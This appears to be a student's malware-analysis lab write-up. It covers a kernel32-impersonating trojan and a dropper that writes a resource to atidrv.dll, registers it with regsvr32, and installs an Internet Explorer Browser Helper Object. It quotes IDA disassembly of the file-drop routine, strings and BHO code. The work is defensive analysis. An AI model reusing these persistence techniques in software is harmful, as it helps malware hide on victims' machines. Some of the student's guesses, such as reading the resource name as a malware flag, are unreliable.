
I can also see that there is major use of the WS2_32 library and an ip address 127.26.152.13, the WS2 functions imported include send and receive functions so I'm assuming that this is a trojan that affects every .exe file on the disk and then imports or

exports information from that IP onto or from the machine.


4. This malware seems very tricky to remove as it affects every file on the system. My best guess would be to create a file that does what this malware did but in the opposite way. That is to look for every instance of kernel132.dll on the machine and replace it with the real kernel32.dll. If that doesn't work then you might have to restore the machine from scratch and save files from backups.

Problem 4.

1. If I scroll down in the main function I find this location with some interesting functions. If I go to sub_4010A0



I see that there is a filename atidrv.dll, and a command. I go into 401000



It seems that this function creating a file and writing to it. My guess is that as the persistence mechanism this malware hides itself as a windows dll named atidrv.dll. It then registers that dll with regsvr32 so the system accepts it. Another interesting resource is the IDR.dll in Name. When I researched apparently the IDR dll is a flag of malicious code running on your computer. It could also create that file as the data.

```
hModule= dword ptr  8
lpFileName= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 1Ch        ; Integer Subtraction
mov     [ebp+var_1], 0
push    offset Type     ; "RC_DATA"
push    offset Name     ; "IDR_DLL1"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:FindResourceW ; Indirect Call Near Procedure
mov     [ebp+hResInfo], eax
mov     ecx, [ebp+hResInfo]
push    ecx             ; hResInfo
mov     edx, [ebp+hModule]
push    edx             ; hModule
call    ds:LoadResource ; Indirect Call Near Procedure
mov     [ebp+hResData], eax
mov     eax, [ebp+hResInfo]
push    eax             ; hResInfo
mov     ecx, [ebp+hModule]
push    ecx             ; hModule
call    ds:SizeofResource ; Indirect Call Near Procedure
mov     [ebp+nNumberOfBytesToWrite], eax
mov     edx, [ebp+hResData]
push    edx             ; hResData
call    ds:LockResource ; Indirect Call Near Procedure
mov     [ebp+lpBuffer], eax
push    0               ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    0               ; dwShareMode
push    0C0000000h      ; dwDesiredAccess
mov     eax, [ebp+lpFileName]
push    eax             ; lpFileName
call    ds:CreateFileW  ; Indirect Call Near Procedure
```

```
push    ecx             ; lpNumberOfBytesWritten
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx             ; nNumberOfBytesToWrite
mov     eax, [ebp+lpBuffer]
push    eax             ; lpBuffer
mov     ecx, [ebp+hFile]
push    ecx             ; hFile
call    ds:WriteFile    ; Indirect Call Near Procedure
mov     edx, [ebp+hFile]
push    edx             ; hObject
call    ds:CloseHandle  ; Indirect Call Near Procedure
mov     [ebp+var_1], 1
mov     al, [ebp+var_1]
mov     esp, ebp
pop     ebp
retn                    ; Return Near from Procedure
sub_401000 endp
```

   a. The main host based signature I can gather is to look for atidrv.dll on your system. Specifically at C:\\Windows\atidrv.dll. Also look for the IDR.dll file.

2. From strings, I found the CLSID to be 3543619C-D563-43F7-95EA-4DA7E1CC396A

```
https://www.facebook.com/RPI-Computer-Security-Clu
ine/
http://blog.rpis.ec/
http://security.cs.rpi.edu/courses/binexp-spring20
explorer.exe
CLSID\{3543619C-D563-43f7-95EA-4DA7E1CC396A}
CodeProject Example BHO
CLSID\{3543619C-D563-43f7-95EA-4DA7E1CC396A}\InPro
Apartment
```


3. I found a BHO.cpp in strings and in IDA pro. I believe this is used as the interface between COM

```
                        ; CV signature
    dd 0EA839ABBh       ; Data1 ; GUID
    dw 0FEEBh           ; Data2
    dw 438Fh            ; Data3
    db 0BCh, 34h, 1Fh, 22h, 84h, 59h, 1Ch, 8Fh; Data4
    dd 1                ; Age
    text "UTF-8", 'C:\Users\IEUser\Downloads\BHOinCPP_src\BHOinCPP\Releas' ; PdbFileName
    text "UTF-8", 'e\launch.pdb',0
    align 10h
ormation (IMAGE_DEBUG_TYPE_VC_FEATURE)
    db    0             ; DATA XREF: .rdata:004021C0to
```

When inspecting the code I found that it uses the IWebBrowser Interface

```
CBHO::~CBHO()
{
        DisconnectEventSink();
        extStatusBHO->tabCounterMinus();
}

CComPtr<IWebBrowser2> m_IWebBrowser2BHO;
CComPtr<IWebBrowser2> m_IWebBrowser2ContentScript;

// Called by IE to give us IE's site object, through which we get access
```

4. Going back to the strings I can see that the malware calls CoInitialize and CoCreateInstance.



   a. CoInitialize according to the Microsoft Docs “Initializes the COM library on the current thread and identifies the concurrency model as single-thread apartment (STA).”
   b. CoCreateInstance function accepts the CLSID and the IID of the object that the malware is requesting. The OS then searches for the class information, and loads the program that will perform the functionality, if it isn’t already running. The CoCreateInstance class returns a pointer that points to a structure that contains function pointers.